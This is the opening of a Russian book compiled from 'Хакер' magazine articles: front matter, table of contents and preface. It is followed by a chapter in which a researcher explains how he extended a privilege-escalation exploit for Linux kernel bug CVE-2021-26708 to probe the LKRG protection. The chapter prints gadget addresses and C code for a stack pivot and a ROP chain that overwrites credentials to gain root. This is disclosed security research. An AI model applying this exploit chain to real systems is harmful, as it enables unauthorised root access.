

КОМПЬЮТЕР ГЛАЗАМИ ХАКЕРА

- Полезные инструменты для Windows и Linux
- Скрытие секретных данных в картинках
- Необходимые утилиты для работы в терминале
- Переустановка Windows через удаленный доступ
- Ускорение работы Windows 11 на старом железе
- Твики, трюки и «секретные» настройки Windows 11
- Постройка необычного корпуса для компьютера
- Сборка ноутбука своими руками с нуля
- Установка суперконденсатора в беспроводную мышь, чтобы заряжать ее за секунды
- Компьютеры Apple с процессором M1 для хакера

Библиотека журнала

ХАКЕР

bhv®

КОМПЬЮТЕР ГЛАЗАМИ **ХАКЕРА**

Санкт-Петербург
«БХВ-Петербург»
2022

УДК 004.43
ББК 32.973-018.1
К63

К63 Компьютер глазами хакера. — СПб.: БХВ-Петербург, 2022. — 240 с.: ил. —
(Библиотека журнала «Хакер»)

ISBN 978-5-9775-1232-9

Эта книга — сборник лучших, тщательно отобранных статей из легендарного журнала «Хакер». Рассмотрены операционные системы Windows 11 и Linux с точки зрения организации эффективной работы на ПК. Описаны полезные приложения для этих ОС, утилиты для работы в терминале. Рассказано о программах для стеганографии — скрытия полезных данных в графических изображениях. Даны практические советы для пользователей Windows 11 по удаленной установке ОС, отключению телеметрии, удалению программ и компонент, тонкой настройке системы, ее оптимизации для работы на несовместимом и устаревшем оборудовании. Подробно описаны различные настройки Linux для безопасной работы. Представлены примеры постройки самодельного корпуса для ПК, установки суперконденсатора в беспроводную мышь, сборки самодельного ноутбука. Приведен обзор возможностей устройств Apple на базе процессоров M1 и даны советы по их эффективному использованию.

Для пользователей ПК

УДК 004.43
ББК 32.973-018.1

Группа подготовки издания:

Руководитель проекта	<i>Павел Шалин</i>
Зав. редакцией	<i>Людмила Гауль</i>
Редактор	<i>Марк Бруцкий-Стемпковский</i>
Компьютерная верстка	<i>Натали Смирновой</i>
Дизайн обложки	<i>Зои Канторович</i>

Подписано в печать 30.06.22.

Формат 70×100/16. Печать офсетная. Усл. печ. л. 19,35.

Тираж 1500 экз. Заказ № 4690.

"БХВ-Петербург", 191036, Санкт-Петербург, Гончарная ул., 20.

Отпечатано с готового оригинал-макета

ООО "Принт-М", 142300, М.О., г. Чехов, ул. Полиграфистов, д. 1

ISBN 978-5-9775-1232-9

© ИП Югай А.О., 2022
© Оформление. ООО "БХВ-Петербург", ООО "БХВ", 2022

Содержание

Предисловие	9
 Проверка на прочность. Как я исследовал защиту LKRG с помощью уязвимости в ядре Linux	 11
Зачем я продолжил исследование	11
Регистры под контролем атакующего	13
JOP/ROP-цепочка для stack pivoting	16
ROP-цепочка для повышения привилегий	18
Проверить LKRG на прочность	19
Вперед, в атаку на LKRG!	21
Успешная атака на LKRG	23
Ответственное разглашение информации	27
Заключение	28
 Заплата на асме. Создаем панель инструментов для Windows на Flat Assembler	 29
Нет в мире совершенства	29
Выбор цели и средства	30
Что умеет Flat Assembler?	31
Создание обработчика сообщения WM_CREATE	33
Подготовка к использованию функции SHAppBarMessage	35
Резервирование площадки для панели	37
Настройка окна панели	39
Заключение	40
 Мастерская хакера. Подборка полезных инструментов для Windows и Linux	 41
Windows & WSL	41
WSL Host Patcher	41
Wslgit	42
Очистка памяти vmem	42

Web	42
TLS Support Check	42
SSH web client.....	43
Ots	44
Focalboard	45
FPS Check.....	47
Canvas Defender.....	47
Uptime Kuma.....	49
LibreSpeed	50
Console	51
Освобождаем удаленные файлы без перезапуска процесса	51
Quickemu.....	52
Всячина.....	53
FaPro	53
Age.....	55
Privatezilla	55
Выводы	56

Картинки с секретами. Тестируем восемь утилит

для сокрытия данных **57**

Cloakify	57
Steghide	59
Spectrology.....	60
ImageSpyer G2.....	62
RedJPEG	63
OpenStego	65
SilentEye	66
ImageJS	69
Выводы	70

Магия консоли. Подбираем полезные утилиты для работы

в терминале..... **73**

Система.....	73
Pueue.....	73
NQ.....	73
Vizex.....	74
bashtop	74
Rhit.....	76
Lnav	77
Butterfly Backup.....	78
Скрипты.....	79
Bash Bible.....	79
Conty.....	80

Сеть.....	81
SX Network Scanner.....	81
Gping	82
grepcidr — анализ IP-адресов.....	82
sish	83
Termshark.....	84
Скрипты для SSH	84
asroute.....	86
Outrun	86
Веб	87
Webify — транслируем вывод консоли	87
tmpmail	87
ZeroSSL	88
TestTLS	89
Grep.app.....	90
Authenticator	90
Free for Dev	91
Итоги.....	91

Когда винда не видна. Переустанавливаем Windows через удаленный доступ 93

Подготовка	93
Снести и накатить.....	96
Разметка диска	96
WinNTSetup	96
Сохранение доступа.....	100
Unattend.xml.....	101
Установка.....	104
Bootice	105
Жизнь после Windows.....	106
Заключение	107

Сверкай, ПК! Делаем кастомный корпус для компьютера с мини-экраном и LED-подсветкой..... 109

Подбор комплектующих	109
Изготовление корпуса	110
Дополнительная электроника и софт.....	115
Выводы	118

Как прокачать мышь. Ставим суперконденсатор в беспроводную мышь, чтобы заряжать ее за секунды 119

Теория.....	120
Сравнение.....	121
Анатомия грызунов	122
Здоровое питание	123

Корпус и конструктив	124
Нулевой пациент	124
Первый пошел	125
Второй шанс	128
Зарядка	130
Идеи и улучшения	132

Ноутбук своими руками. Выбираем комплектующие и собираем производительный лэптоп..... 133

Почему нельзя просто купить мощный ноутбук?	133
Подбор комплектующих	134
Матрица	134
Материнская плата.....	136
Все остальное	137
Создание макета	138
Сборка.....	141
Корпус	141
Железо	141
Выводы	148

SSH по-крупному. Используем удостоверяющий центр SSH, чтобы облегчить жизнь админу..... 149

Выводы	153
--------------	-----

Отключить всё! Ускоряем работу Windows 11 на старом железе..... 155

Обход проверки аппаратной совместимости	156
Создаем резервную копию	158
Простая настройка производительности и виртуальной памяти	159
Отключаем фоновые приложения и чистим автозагрузку	161
Дополнительная настройка поиска	164
Включение контроля памяти.....	165
Отключение OneDrive	167
Отключение игрового режима	168
Включение максимальной производительности в параметрах электропитания	168
Отключение компонент Windows и удаление программ.....	169
Использование Windows10Debloater	170
Выводы	173

Твикинг Windows 11. Настраиваем новую винду для комфортной работы..... 175

Создаем резервную копию	175
Точка восстановления	175
Системный реестр.....	176

Возвращаем привычную панель задач и главное меню	177
Дополнительная настройка панели задач	180
Отключаем Кортану	180
Выключение «лишних» служб	181
Включаем автоматическую очистку файла подкачки	182
Удаляем предустановленные приложения	182
Удаляем задачи телеметрии	183
Получаем доступ ко всем настройкам системы	185
Заключение	186
Nftables. Как выглядит будущее настройки файрвола в Linux.....	187
Проблемы iptables.....	188
Автоматическая трансляция.....	189
Хуки вместо цепочек	189
Переносим правила	189
Добавляем правила	193
Создаем группы адресов	194
Заклучение	195
Nftables. Разбираем преимущества перехода с iptables на новый файрвол	197
Трассировка правил.....	197
Удаляем ненужное правило	198
Ассоциативные массивы.....	199
Stateless NAT	200
Множественные действия.....	200
Таблицы netdev	200
Заклучение	201
Ядерные приколы. Осваиваем необычные фишки канального уровня в Linux.....	203
Используем ethtool	203
«Скрытая» проводная сеть.....	204
Программные мосты в Linux.....	204
Возводим мосты.....	205
Делаем прозрачный файрвол	206
Подменяем MAC проходящему трафику	206
Заклучение	206
Искусство изоляции. Изучаем механизмы изоляции трафика в Linux	207
Множественные таблицы маршрутизации	207
Создаем свои таблицы	208
Создаем правила	208

Классификация пакетов по меткам netfilter.....	209
Классификация по идентификаторам пользователей.....	209
VRF	210
Создаем VRF	210
Выполняем команды внутри VRF	212
Сетевые пространства имен (network namespaces).....	212
Создаем пространство имен.....	212
Выполняем команды.....	213
Взаимодействуем с другими пространствами имен	213
Итого.....	214

M1 для хакера. Тестируем Homebrew, виртуалки, Docker и Node на новой архитектуре Apple 215

Внешний монитор	215
Homebrew и zsh.....	216
Виртуальные машины.....	217
Parallels Desktop	217
VMware	218
QEMU.....	219
VirtualBox (спойлер: его нет).....	221
Metasploitable3.....	221
Docker и Node.js.....	222
Проксирование трафика приложений macOS.....	223
Wi-Fi и захват пакетов	226
Программы для iOS.....	226
Выводы	227

«Хакер»: безопасность, разработка, DevOps 229

Предметный указатель..... 233

Предисловие

Казалось бы, каждый компьютер с виндой на борту выглядит и работает плюс-минус одинаково. Если же на рабочей станции крутится какой-нибудь дистрибутив Linux, то большинство юзеров вообще ничего не меняют дальше обоев, чтобы случайно чего-нибудь не сломать. Но мы, хакеры, не для того здесь собрались, чтобы включать-выключать заставки и ставить обыкновенный софт, который можно встретить почти на каждом первом компьютере. Давай выжмем из машины все возможное и кастомизируем систему так, как никто другой не отваживается! А когда выжимать станет уже нечего – соберем свою железяку и пойдем экспериментировать уже с ней.

Эта книга — результат уникального труда лучших авторов журнала «Хакер», которые не стали довольствоваться тем, что есть у всех, а пошли прокачивать свои рабочие машины для максимального удобства и продуктивности. Кроме сугубо практических работ, тут есть и развлекательные, чтобы разнообразить вечер, в который ты прочитаешь соответствующую главу. Это сделано не просто для развлечения: не забывай, что не все читатели – крутые специалисты вроде тебя.

Тем не менее, собранные в этой книге статьи написаны профессионалами для профессионалов. Все они были изначально опубликованы в журнале «Хакер», посвященном взлому, защите, программированию и передовым направлениям в IT. Если хочешь всегда быть на острие технологического прогресса и узнавать лучшее из доступного на русском языке, — добро пожаловать на hacker.ru, где самые интересные материалы публикуются задолго до выхода на бумаге.

В тексте встречаются специальные врезки, в которых размещены ссылки на тематические ресурсы, материалы для дополнительного изучения и заметки к тексту глав. Это книга необычна и своей стилистикой. В «Хакере» принят неформальный стиль общения, к читателю здесь обращаются на «ты», и используют сленг, вроде «тулза» вместо «утилита» или «баг» вместо «ошибка». И, конечно, книга эта весьма специфичная, а изложенные здесь знания могут стать опасными, если применять их неправильно, поэтому хочу сразу предупредить:

ВНИМАНИЕ!

Вся приведенная в этой книге информация, код и примеры публикуются исключительно в ознакомительных целях! Ни издательство «БХВ», ни редакция журнала «Хакер», ни авторы не несут никакой ответственности за любые последствия использования

информации, изложенной в этой книге, а также за любой возможный вред, причиненный с использованием материалов, изложенных в этой книге.

Помни, что несанкционированный доступ к компьютерным системам и распространение вредоносного ПО преследуются по закону. Все действия ты производишь на свой страх и риск, и несешь ответственность за них также самостоятельно.

Книга ориентирована на хакеров, которые не боятся ковыряний в терминале и нетрадиционных извращений с системой, и может быть трудной для новичков. Надеюсь, ты найдешь этот сборник интересным и, прочитав его, станешь еще более востребованным специалистом. А, возможно, и решишь опубликовать собственное исследование в «Хакере»!

*Марк Бруцкий-Стемковский,
редактор журнала «Хакер»*

Проверка на прочность. Как я исследовал защиту LKRG с помощью уязвимости в ядре Linux

Александр Попов

В январе 2021 года я нашел и устранил пять уязвимостей в ядре Linux, которые получили общий идентификатор CVE-2021-26708 (<https://nvd.nist.gov/vuln/detail/CVE-2021-26708>). В этой главе я расскажу, как я доработал свой прототип эксплоита и с его помощью исследовал средство защиты Linux Kernel Runtime Guard (<https://github.com/openwall/lkrg>) (LKRG) с позиции атакующего. Мы поговорим о том, как мне удалось найти новый метод обхода защиты LKRG и как я выполнил ответственное разглашение результатов своего исследования.

Зачем я продолжил исследование

В одной из своих статей (<https://xakep.ru/2021/10/19/linux-core-cve/>) я описал прототип эксплоита для локального повышения привилегий на Fedora 33 Server для платформы x86_64. Я рассказал, как состояние гонки в реализации виртуальных сокетов ядра Linux может привести к повреждению четырех байтов ядерной памяти. Я показал, как атакующий может шаг за шагом превратить эту ошибку в произвольное чтение-запись памяти ядра и повысить свои привилегии в системе. Но некоторые ограничения этого способа повысить привилегии мешали мне экспериментировать в системе под защитой LKRG. Я решил продолжить исследование и выяснить, можно ли их устранить.

Мой прототип эксплоита выполнял произвольную запись с помощью перехвата потока управления при вызове деструктора `destructor_arg` в атакованном ядерном объекте `sk_buff` (рис. 1.1).

Этот деструктор имеет следующий прототип:

```
void (*callback)(struct ubuf_info *, bool zerocopy_success);
```

Когда ядро вызывает его в функции `skb_zcopy_clear()` (<https://elixir.bootlin.com/linux/v5.10/source/include/linux/skbuff.h#L1470>), регистр `RDI` содержит первый аргумент функции. Это адрес самой структуры `ubuf_info`. А регистр `RSI` хранит единицу в качестве второго аргумента функции.




Рис. 1.1. Структура объекта

Содержимое этой структуры `ubuf_info` контролируется эксплоитом. Однако первые восемь байтов в ней должны быть заняты адресом функции-деструктора, как видно на схеме. В этом и есть основное ограничение. Из-за него ROP-гаджет для переключения ядерного стека на контролируемую область памяти (stack pivoting) должен выглядеть примерно так:

```
mov rsp, qword ptr [rdi + 8] ; ret
```

К сожалению, ничего похожего в ядре Fedora `vmlinuz-5.10.11-200.fc33.x86_64` обнаружить не удалось. Но зато с помощью ROPgadget (<https://github.com/JonathanSalwan/ROPgadget>) я нашел такой гаджет, который удовлетворяет этим ограничениям и выполняет запись ядерной памяти вообще без переключения ядерного стека:

```
mov rdx, qword ptr [rdi + 8] ; mov qword ptr [rdx + rcx*8], rsi ; ret
```

Как сказано выше, `RDI + 8` — это адрес ядерной памяти, содержимое которой контролирует атакующий. В регистре `RSI` содержится единица, а в `RCX` — ноль. То есть этот гаджет записывает семь нулевых байтов и один байт с единицей по адресу, который задает атакующий. Как выполнить повышение привилегий процесса с помощью этого ROP-гаджета? Мой прототип эксплоита записывает ноль в поля `uid`, `gid`, `effective uid` и `effective gid` структуры `cred`.

Мне удалось придумать хоть и странный, но вполне рабочий эксплоит-примитив. При этом я не был полностью удовлетворен этим решением, потому что оно не давало возможности полноценного ROP. Кроме того, приходилось выполнять перехват потока управления дважды, чтобы перезаписать все необходимые поля в `struct cred`. Это делало прототип эксплоита менее надежным. Поэтому я решил немного отдохнуть и продолжить исследование.

Регистры под контролем атакующего

Первым делом я решил еще раз посмотреть на состояние регистров процессора в момент перехвата потока управления. Я поставил точку останова в функции `skb_zcopy_clear()` (<https://elixir.bootlin.com/linux/v5.10/source/include/linux/skbuff.h#L1470>), которая вызывает обработчик `callback` из `destructor_arg`:

```
$ gdb vmlinux
```

```
gdb-peda$ target remote :1234
```

```
gdb-peda$ break ./include/linux/skbuff.h:1481
```

Вот что отладчик показывает прямо перед перехватом потока управления (рис. 1.2).

```
gdb-peda$
[-----registers-----]
RAX: 0xffffffff81768a43 --> 0x48b4865ff98e189
RBX: 0x0
RCX: 0x0
RDX: 0x8
RSI: 0x1
RDI: 0xffff888109909100 --> 0xffffffff81768a43 --> 0x48b4865ff98e189
RBP: 0xffff888109909100 --> 0x80000000
RSP: 0xffffc90000733d20 --> 0xffffffff81768a43 --> 0x48b4865ff98e189
RIP: 0xffffffff81e02515 --> 0x841f0f2e66c3
R8 : 0xffff888109909100 --> 0xffffffff81768a43 --> 0x48b4865ff98e189
R9 : 0xffffc90000733e38 --> 0xfffffffff0000004
R10: 0x2c ('.',)
R11: 0xaf0
R12: 0xffff888109cd4400 --> 0x0
R13: 0xaf0
R14: 0xffff888109cd4400 --> 0x0
R15: 0xaf0
EFLAGS: 0x283 (CARRY parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0xffffffff81e0250c <__x86_retpoline_rax+7>: lfence
0xffffffff81e0250f <__x86_retpoline_rax+10>: jmp 0xffffffff81e0250a <__x86_retpoline_rax+5>
0xffffffff81e02511 <__x86_retpoline_rax+12>: mov QWORD PTR [rsp],rax
-> 0xffffffff81e02515 <__x86_retpoline_rax+16>: ret
0xffffffff81e02516: nop WORD PTR cs:[rax+rax*1+0x0]
0xffffffff81e02520 <__x86_indirect_thunk_rbx>:
jmp 0xffffffff81e02525 <__x86_retpoline_rbx>
0xffffffff81e02522 <__x86_indirect_thunk_rbx+2>: nop DWORD PTR [rax]
0xffffffff81e02525 <__x86_retpoline_rbx>: call 0xffffffff81e02531 <__x86_retpoline_rbx+22>
[-----stack-----]
```

Рис. 1.2. Скриншот из отладчика

Какие ядерные адреса хранятся в регистрах процессора? RDI и R8 содержат адрес `ubuf_info`. Разыменование этого указателя дает указатель на функцию `callback`, который загружен в регистр RAX. В регистре R9 содержится некоторый указатель на память в ядерном стеке (его значение близко к значению RSP). В регистрах R12 и R14 находятся какие-то адреса памяти в ядерной куче, и мне не удалось выяснить, на какие объекты они ссылаются.

А вот регистр RBP, как оказалось, содержит адрес `skb_shared_info`. Это адрес моего объекта `sk_buff` плюс отступ `SKB_SHINFO_OFFSET`, который равен 3776 или `0xec0` (больше деталей в моей статье (<https://xakep.ru/2021/10/19/linux-core-cve/>)). Этот

адрес дал мне надежду на успех, потому что он указывает на память, содержимое которой находится под контролем эксплоита. Я начал искать ROP/JOP-гаджеты, использующие RBP.

Исчезающие JOP-гаджеты

Я стал просматривать все доступные гаджеты с участием RBP и нашел множество JOP-гаджетов, похожих на этот:

```
0xfffffffff81711d33 : xchg eax, esp ; jmp qword ptr [rbp + 0x48]
```

Адрес RBP + 0x48 также указывает на ядерную память под контролем атакующего. Я понял, что могу выполнить stack pivoting с помощью **цепочки таких JOP-гаджетов**, после чего выполнить полноценную ROP-цепочку. Отлично!

Для быстрого эксперимента я взял этот гаджет:

```
xchg eax, esp ; jmp qword ptr [rbp + 0x48]
```

Он переключает ядерный стек на память в пользовательском пространстве. Сначала я удостоверился, что гаджет действительно находится в коде ядра:

```
$ gdb vmlinux
```

```
gdb-peda$ disassemble 0xfffffffff81711d33
```

```
Dump of assembler code for function acpi_idle_lpi_enter:
```

```
0xfffffffff81711d30 <+0>: call    0xfffffffff810611c0 <__fentry__>
0xfffffffff81711d35 <+5>: mov     rcx,QWORD PTR gs:[rip+0x7e915f4b]
0xfffffffff81711d3d <+13>: test   rcx,rcx
0xfffffffff81711d40 <+16>: je     0xfffffffff81711d5e <acpi_idle_lpi_enter+46>
```

```
gdb-peda$ x/2i 0xfffffffff81711d33
```

```
0xfffffffff81711d33 <acpi_idle_lpi_enter+3>:    xchg    esp,eax
0xfffffffff81711d34 <acpi_idle_lpi_enter+4>:    jmp     QWORD PTR [rbp+0x48]
```

Так и есть. Код функции `acpi_idle_lpi_enter()` начинается с адреса `0xfffffffff81711d30`, и гаджет отображается, если смотреть на код этой функции с трехбайтовым отступом.

Однако, когда я попробовал выполнить этот гаджет при перехвате потока управления, ядро неожиданно выдало отказ страницы (page fault). Я стал отлаживать эту ошибку и заодно спросил моего друга Андрея Коновалова (<https://twitter.com/andreyknl>), известного исследователя безопасности Linux, не сталкивался ли он с таким эффектом. Андрей обратил внимание, что байты кода, которые распечатало ядро, отличались от вывода утилиты **objdump** для исполняемого файла ядра (рис. 1.3).

Это был первый случай в моей практике с ядром Linux, когда дампы кода в ядерном журнале оказались полезны. Я подключился отладчиком к работающему ядру и обнаружил, что код функции `acpi_idle_lpi_enter()` действительно изменился:

```
$ gdb vmlinux
```

```
gdb-peda$ target remote :1234
```

```
[root@localhost ~]# grep "_text" /proc/kallsyms
ffffffff81000000 T _text
[root@localhost ~]# grep "_etext" /proc/kallsyms
ffffffff81e026d7 T _etext
```



Затем я сделал снимок памяти между адресами `_text` и `_etext`:

```
gdb-peda$ dumpmem kerndump 0xfffffffff81000000 0xfffffffff81e03000
Dumped 14692352 bytes to 'kerndump'
```

После этого я применил к полученному файлу утилиту **ROPgadget** (<https://github.com/JonathanSalwan/ROPgadget>). Она может искать ROP/JOP-гаджеты в сыром снимке памяти, если задать дополнительные опции (спасибо за подсказку моему другу Максиму Горячему (https://twitter.com/h0t_max), известному исследователю безопасности железа):

```
# ./ROPgadget.py --binary kerndump --rawArch=x86 --rawMode=64 >
rop_gadgets_5.10.11_kerndump
```

Теперь я был готов составить JOP/ROP-цепочку.

JOP/ROP-цепочка для stack pivoting

Я изучил гаджеты с регистром `RBP`, которые остались в памяти живой машины с учетом `CONFIG_DYNAMIC_FTRACE`, и смог составить такую JOP/ROP-цепочку для переключения ядерного стека на контролируемую мной область памяти:

```
/* JOP/ROP gadget chain for stack pivoting: */

/* mov ecx, esp ; cwde ; jmp qword ptr [rbp + 0x48] */
#define STACK_PIVOT_1_MOV_ECX_ESP_JMP (0xFFFFFFFFF81768A43lu +
kaslr_offset)

/* push rdi ; jmp qword ptr [rbp - 0x75] */
#define STACK_PIVOT_2_PUSH_RDI_JMP (0xFFFFFFFFF81B5FD0A1u +
kaslr_offset)
```

```
/* pop rsp ; pop rbx ; ret */
#define STACK_PIVOT_3_POP_RSP_POP_RBX_RET (0xFFFFFFFF8165E33Flu +
kaslr_offset)
```

1. Первый JOP-гаджет сохраняет младшие 32 бита регистра RSP (указатель на стек) в регистре ECX и затем совершает прыжок по адресу, указывающему на следующий гаджет. Это действие важно, потому что эксплоит в конце должен будет восстановить исходное значение RSP. К сожалению, в образе ядра не нашлось аналогичного гаджета, который сохранил бы значение RSP полностью. Тем не менее я нашел способ обойтись его половиной. Про этот трюк расскажу дальше.
2. Второй JOP-гаджет помещает в ядерный стек адрес ubuf_info из регистра RDI, после чего также совершает прыжок по адресу, указывающему на следующий гаджет.
3. Наконец, заключительный ROP-гаджет записывает адрес структуры ubuf_info в стековый указатель. Затем он выполняет инструкцию pop rbx, которая добавляет восемь байтов к значению RSP. Тем самым стековый указатель сдвигается с адреса первого JOP-гаджета, который хранится в начале структуры ubuf_info (как было описано выше). Теперь в RSP содержится адрес начала ROP-цепочки, исполнение которой начнется после инструкции ret. Отлично!




Рис. 1.4. Перезапись объекта в ядре

Вот как эксплоит готовит эту цепочку в памяти для перезаписи ядерного объекта `sk_buff` (рис. 1.4):

```
/* mov ecx, esp ; cwde ; jmp qword ptr [rbp + 0x48] */
uinfo_p->callback = STACK_PIVOT_1_MOV_ECX_ESP_JUMP;
```

```
unsigned long *jmp_addr_1 = (unsigned long *) (xattr_addr + SKB_SHINFO_OFFSET +
0x48);
```

```
/* push rdi ; jmp qword ptr [rbp - 0x75] */
```

```
*jmp_addr_1 = STACK_PIVOT_2_PUSH_RDI_JUMP;
```



```

unsigned long *jmp_addr_2 = (unsigned long *) (xattr_addr + SKB_SHINFO_OFFSET -
0x75);
/* pop rsp ; pop rbx ; ret */
*jmp_addr_2 = STACK_PIVOT_3_POP_RSP_POP_RBX_RET

```

ROP-цепочка для повышения привилегий

После того как я справился с переключением ядерного стека на контролируемую область памяти, я быстро собрал ROP-цепочку для повышения привилегий:

```

unsigned long *rop_gadget = (unsigned long *) (xattr_addr + MY_UINFO_OFFSET +
8);
int i = 0;

#define ROP_POP_RAX_RET (0xFFFFFFFFF81015BF4lu +
kaslr_offset)
#define ROP_MOV_QWORD_PTR_RAX_0_RET (0xFFFFFFFFF8112E6D7lu + kaslr_offset)

/* 1. Perform privilege escalation */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = owner_cred + CRED_UID_GID_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_0_RET; /* mov qword ptr [rax], 0 ;
ret */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = owner_cred + CRED_EUID_EGID_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_0_RET; /* mov qword ptr [rax], 0 ;
ret */

```

Тут довольно просто. Ядерный адрес `owner_cred` был получен эксплоитом с помощью произвольного чтения ядерной памяти (все подробности в статье (<https://xakep.ru/2021/10/19/linux-core-cve/>)). Представленная часть ROP-цепочки использует этот адрес, чтобы перезаписать значение `uid`, `gid`, `effective uid` и `effective gid` нулем, что дает привилегии суперпользователя.

Далее ROP-цепочка должна восстановить исходное значение регистра `RSP` и продолжить исполнение системного вызова как ни в чем не бывало. Как у меня получилось это сделать? Младшие 32 бита изначального стекового указателя были сохранены в регистре `RCX`. А старшие 32 бита можно извлечь из значения регистра `R9`, так как в нем хранится некоторый адрес из ядерного стека (это было показано выше на выводе отладчика). Немного битовой арифметики — и готово:

```

#define ROP_MOV_RAX_R9_RET (0xFFFFFFFFF8106BDA4lu + kaslr_offset)
#define ROP_POP_RDX_RET (0xFFFFFFFFF8105ED4Dlu +
kaslr_offset)
#define ROP_AND_RAX_RDX_RET (0xFFFFFFFFF8101AD34lu + kaslr_offset)
#define ROP_ADD_RAX_RCX_RET (0xFFFFFFFFF8102BA35lu + kaslr_offset)
#define ROP_PUSH_RAX_POP_RBX_RET (0xFFFFFFFFF810D64D1lu + kaslr_offset)
#define ROP_PUSH_RBX_POP_RSP_RET (0xFFFFFFFFF810749E9lu + kaslr_offset)

```

```
/* 2. Restore RSP and continue */
rop_gadget[i++] = ROP_MOV_RAX_R9_RET;          /* mov rax, r9 ; ret */
rop_gadget[i++] = ROP_POP_RDX_RET;             /* pop rdx ; ret */
rop_gadget[i++] = 0xffffffff00000000lu;
rop_gadget[i++] = ROP_AND_RAX_RDX_RET;         /* and rax, rdx ; ret */
rop_gadget[i++] = ROP_ADD_RAX_RCX_RET;         /* add rax, rcx ; ret */
rop_gadget[i++] = ROP_PUSH_RAX_POP_RBX_RET;    /* push rax ; pop rbx ; ret */
rop_gadget[i++] = ROP_PUSH_RBX_POP_RSP_RET;    /* push rbx ; add eax, 0x415d0060 ;
pop rsp ; ret*/
```

Здесь значение регистра R9 копируется в RAX. Затем битовая маска 0xffffffff00000000 сохраняется в RDX и побитовая операция AND выполняется для RAX и RDX. В результате RAX содержит старшие биты исходного стекового указателя, к которым нужно прибавить младшие биты из RCX. Результат загружается в регистр RSP через RBX (мне пришлось сделать так, потому что в памяти машины не нашлось гаджета типа `mov rsp, rax ; ret`).

Финальная инструкция RET возвращает управление из ROP-цепочки. За счет аккуратно восстановленного значения RSP ядро продолжает обработку системного вызова `recv()`, однако эксплоит уже выполняется с привилегиями пользователя `root`.

Проверить LKRG на прочность

Linux Kernel Runtime Guard (<https://github.com/openwall/lkrg>) (LKRG) — это очень интересный проект. Он предоставляет ядерный модуль, который в процессе работы системы проверяет целостность ядра и противодействует эксплуатации уязвимостей в нем. LKRG выявляет ядерные эксплоиты (<https://www.openwall.com/presentations/OSTconf2020-LKRG-In-A-Nutshell/>) по характерным действиям и повреждению определенных данных. LKRG (рис. 1.5) обнаруживает:

- несанкционированное повышение привилегий через вызов функции `commit_creds()` или помощью перезаписи `struct cred`;
- нарушение изоляции процесса и выход из `namespace`;
- несанкционированное изменение состояния процессора (например, отключение SMEP и SMAP на x86_64);
- неправомерное изменение данных в секциях `.text` и `.rodata` ядра Linux;
- выполнение приемов `stack pivoting` и ROP и еще многое другое.



Рис. 1.5. Логотип LKRG

Этот проект поддерживается (<https://lkrq.org/>) компанией Openwall. Основной разработчик — Адам «pi3» Заброцки (https://twitter.com/Adam_pi3), который занимается проектом в свободное время. Сейчас LKRG поставляется в бета-версии, при этом разработчики стараются поддерживать высокую надежность и портируемость между различными версиями ядра. Вот что Адам говорит о проекте:

We are aware that LKRG is bypassable by design (as we have always spoken openly) but such bypasses are neither easy nor cheap/reliable.

Перевожу это так:

Мы знаем, что защиту LKRG можно обойти (о чем мы всегда открыто говорили), однако эти методы обхода непростые, недешевые и ненадежные.

Илья Матвейчиков (<https://github.com/milabs>), известный эксперт по руткитам, уже проводил исследования в этой области. Он собрал результаты своих экспериментов в отдельном репозитории (<https://github.com/milabs/lkrq-bypass>). В ответ Адам проанализировал работу Ильи и улучшил LKRG (<https://www.openwall.com/lists/lkrq-users/2019/02/21/2>), чтобы устранить эти методы обхода защиты.

